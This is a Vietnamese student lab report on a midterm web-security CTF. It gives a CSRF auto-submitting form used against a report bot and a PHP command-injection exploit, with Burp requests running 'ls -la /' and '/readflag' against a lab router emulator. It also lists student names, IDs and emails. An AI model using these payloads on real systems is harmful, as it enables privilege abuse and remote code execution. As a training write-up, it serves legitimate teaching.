

# BÁO CÁO THỰC HÀNH

Môn học: **BẢO MẬT WEB VÀ ỨNG DỤNG**

Tên chủ đề: **Thực hành giữa kỳ CTF**

Nhóm: 5

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.021.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Huy Cường	21520667	21520667@gm.uit.edu.vn
2	Nguyễn Đức Tài	21521395	21521395@gm.uit.edu.vn
3	Phan Gia Khánh	21522213	21522213@gm.uit.edu.vn
4	Trần Minh Duy	21522010	21522010@gm.uit.edu.vn

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Nội dung	Tình trạng
1	BOTCHECK AS A SERVICE	100%
2	HACKER NEWS	0%
3	ROUTER EMULATOR	100%
4	SMART CONTRACT	100%
5	SECURE NOTE	0%
Điểm tự đánh giá		


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành


# BÁO CÁO CHI TIẾT

## Challenge 1. BOTCHECK AS A SERVICE

Trong source file manager có phương thức để đổi quyền đọc được flag



Ý tưởng: Host một trang web để thực hiện tấn công csrf



Code host ở máy ảo azure

```

  <body>
  <form id="upgradeForm" action="//manager" method="post">
  <input type="hidden" name="username" value="duy" />
  </pre>


```

```
<input type="hidden" name="upgrade" value="true" />
<input type="submit" value="A" style="display: none" />
</form>

<script>
  window.onload = function () {
    document.getElementById("upgradeForm").submit();
  };


  document
    .getElementById("upgradeForm")
    .addEventListener("submit", function () {
      redirectToBot();
    });
</script>
</body>
```

Nhập URL đến trang web được host rồi nhấn submit



The screenshot shows a web browser with two tabs: 'ChatGPT' and 'Web Page'. The address bar displays 'Không bảo mật 45.122.249.68:20004'. Below the browser, a message reads 'OK URL reported!'. The page content includes a header with 'My Website', 'Home', and 'Flag' links. The main heading is 'Input URL to Report', followed by a text input field labeled 'Enter URL' and a blue 'Submit' button.

Đợi một chút để server cập nhật quyền, rồi sau đó nhấn vào tag Flag




## Input URL to Report

Submit


flag{c5rf\_45\_4\_53RV1C3}

**Challenge 2. HACKER NEWS**

**Challenge 3. ROUTER EMULATOR**




Tại Dashboard firewall và wireless settings không truy cập được, những trang còn lại không có thông tin gì ngoài IP server



Cần bypass câu lệnh if sau để truy cập được 2 trang (file php) này, đơn giản thêm ./ vào trước tham số **page** trên url

```
src > index.php
1  <?php
2
3  if (isset($_GET['page'])) {
4      $page = $_GET['page'];
5
6      if (($page == 'wireless_settings.php' || $page == "firewall.php") && $_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
7          echo "You can't connect from outside!";
8      } else {
9          include $page;
10         unlink($page);
11     }
12 } else { ?>
13     <!DOCTYPE html>
14     <html Lang="en">
15
16 >     <head>...
81     </head>
82
83 >     <body>...
128     </body>
129
130     </html>
131
```



Thấy một form cho phép thay đổi mật khẩu với phương thức POST

```
<div class="container">
  <div class="card">
    <i class="fas fa-wifi"></i>
    <h2>Wireless Network Settings</h2>
    <p><strong>SSID:</strong> MyRouter</p>
    <p><strong>Security:</strong> WPA2</p>
    <form action="/?page=wireless_settings.php" method="POST" id="passwordForm">
      <div class="form-group">
        <label for="password">New Password:</label>
        <input type="password" id="password" name="password" required>
      </div>
      <button type="submit" class="button">Change Password</button>
    </form>
    <p><strong>Channel:</strong> Auto</p>
    <p><strong>Mode:</strong> 802.11ac</p>
    <p><strong>MAC Filtering:</strong> Enabled</p>
    <p><strong>Guest Network:</strong> Disabled</p>
  </div>
</div>
```

```

src > wireless_settings.php
1  <?php
2
3  require "../utils.php";
4
5  function handle_change_password($password, $key, $file_path)
6  {
7      if (!empty($password)) {
8          $hashed_passwd = generate_md5_hash($password);
9          $encrypted_passwd = encrypt_password($password, $hashed_passwd, $key);
10         $success = write_password_to_file($encrypted_passwd, $file_path);
11         return $success;
12     }
13     return false;
14 }
15
16 if ($_SERVER["REQUEST_METHOD"] == "POST") {
17     $password = $_POST['password'];
18     $file_path = "../passwd";
19     if (handle_change_password($password, $key, $file_path)) {
20         echo "Password changed successfully!";
21     } else {
22         echo "Failed to change password. Please try again later.";
23     }
24 }
25
26 ?>

```

Khi POST password lên server sẽ thực hiện tạo mã hash md5, dùng key có sẵn để mã hóa password và ghi vào file passwd, tuy nhiên xem xét hàm encrypt\_password

```

function encrypt_password($password, $hashed_passwd, $key)
{
    $encrypted_password = shell_exec(sprintf("echo %s %s | openssl enc -aes-256-cbc -a -k %s", $password, $hashed_passwd, $key));
    return trim($encrypted_password);
}

```

Hàm này có lỗi command injection cho phép input nhập vào có thể thực thi như một lệnh

Ví dụ chọn password là `'ls -la / #'` thì câu lệnh được thực thi sẽ là

```
echo ; ls -la / #' [$hashed_passwd] | openssl enc -aes-256-cbc -a -k [$key]
```

Tận dụng lỗi này ta có thể thực thi bất kỳ lệnh nào trên server và xem kết quả được ghi vào file passwd bằng cách truy cập vào trang với phương thức GET và page=../passwd



Burp Suite Community Edition v2023.9.1 - Temporary Project

Target: http://45.122.249.68:20006 | HTTP/1


**Request**

1 POST /?page=../wireless\_settings.php HTTP/1.1  
2 Host: 45.122.249.68:20006  
3 Content-Length: 25  
4 Cache-Control: max-age=0  
5 Upgrade-Insecure-Requests: 1  
6 Origin: http://45.122.249.68:20006  
7 Content-Type: application/x-www-form-urlencoded  
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36  
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
11 Referer: http://45.122.249.68:20006/?page=wireless\_settings.php  
12 Accept-Encoding: gzip, deflate  
13 Accept-Language: en-US,en;q=0.9  
14 Cookie: PHPSESSID=3d75b70c7fa699f14ade5468e0484f07  
15 Connection: close  
16 password=%3B+!s+-!a+/+%23

**Response**

1 HTTP/1.1 200 OK  
2 Date: Fri, 19 Apr 2024 17:05:41 GMT  
3 Server: Apache/2.4.57 (Debian)  
4 X-Powered-By: PHP/8.3.6  
5 Vary: Accept-Encoding  
6 Content-Length: 2589  
7 Connection: close  
8 Content-Type: text/html; charset=UTF-8  
9  
10 Password changed successfully!  
11 <!DOCTYPE html>  
12 <html lang="en">  
13  
14 <head>  
15 <meta charset="UTF-8">  
16 <meta name="viewport" content="width=device-width, initial-scale=1.0">  
17 <title>  
18 Wireless Settings  
19 </title>  
20 <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/5.15.4/css/all.min.css">  
21 <style>  
22 /\* CSS Styles \*/  
23 body{  
24 font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;  
25 margin:0;  
26 padding:0;  
27 background-color: #f5f5f5;  
28 }  
29 .container{  
30 display: flex;  
31 justify-content: center;  
32 align-items: center;  
33 height: 100vh;  
34 }  
35 .card{  
36 background-color: #fff;  
37 border-radius: 10px;  
38 box-shadow: 0px 4px 6px rgba(0, 0, 0, 0.1);  
39 padding: 30px;  
40 width: 450px;  
41 text-align: left;  
42 }  
43  
44 .cardi{

Done 2,806 bytes | 156 millis



Đọc flag bằng cách chạy chương trình readflag ở thư mục gốc /

The screenshot displays the Burp Suite interface with a POST request and its corresponding HTML response.


**Request:**

```
1 POST /?page=../wireless_settings.php HTTP/1.1
2 Host: 45.122.249.68:20006
3 Content-Length: 26
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://45.122.249.68:20006
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://45.122.249.68:20006/?page=wireless_settings.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=3d75b70c7fa699f14ade5468e0484f07
14 Connection: close
15
16 password=%3B+/readflag+%23
```

**Response:**

```
1 HTTP/1.1 200 OK
2 Date: Fri, 19 Apr 2024 17:09:22 GMT
3 Server: Apache/2.4.57 (Debian)
4 X-Powered-By: PHP/8.3.6
5 Vary: Accept-Encoding
6 Content-Length: 2589
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 Password changed successfully!
11 <!DOCTYPE html>
12 <html lang="en">
13
14   <head>
15     <meta charset="UTF-8">
16     <meta name="viewport" content="width=device-width,
  initial-scale=1.0">
17     <title>
  Wireless Settings
18   </title>
19     <link rel="stylesheet" href="
  https://cdnjs.cloudflare.com/ajax/libs/font-awesome/5.15.4/css/
  all.min.css">
20   <style>
21     /* CSS Styles */
22     body{
23       font-family: 'Segoe UI',Tahoma,Geneva,Verdana,sans-serif;
24       margin:0;
25       padding:0;
26       background-color:#f5f5f5;
27     }
28
29     .container{
30       display:flex;
31       justify-content:center;
32       align-items:center;
33       height:100vh;
34     }
35
36     .card{
37       background-color:#fff;
38       border-radius:10px;
39       box-shadow:0px4px6pxrgba(0,0,0,0.1);
40       padding:30px;
41       width:450px;
42       text-align:left;
43     }
44
45     .cardi{
```

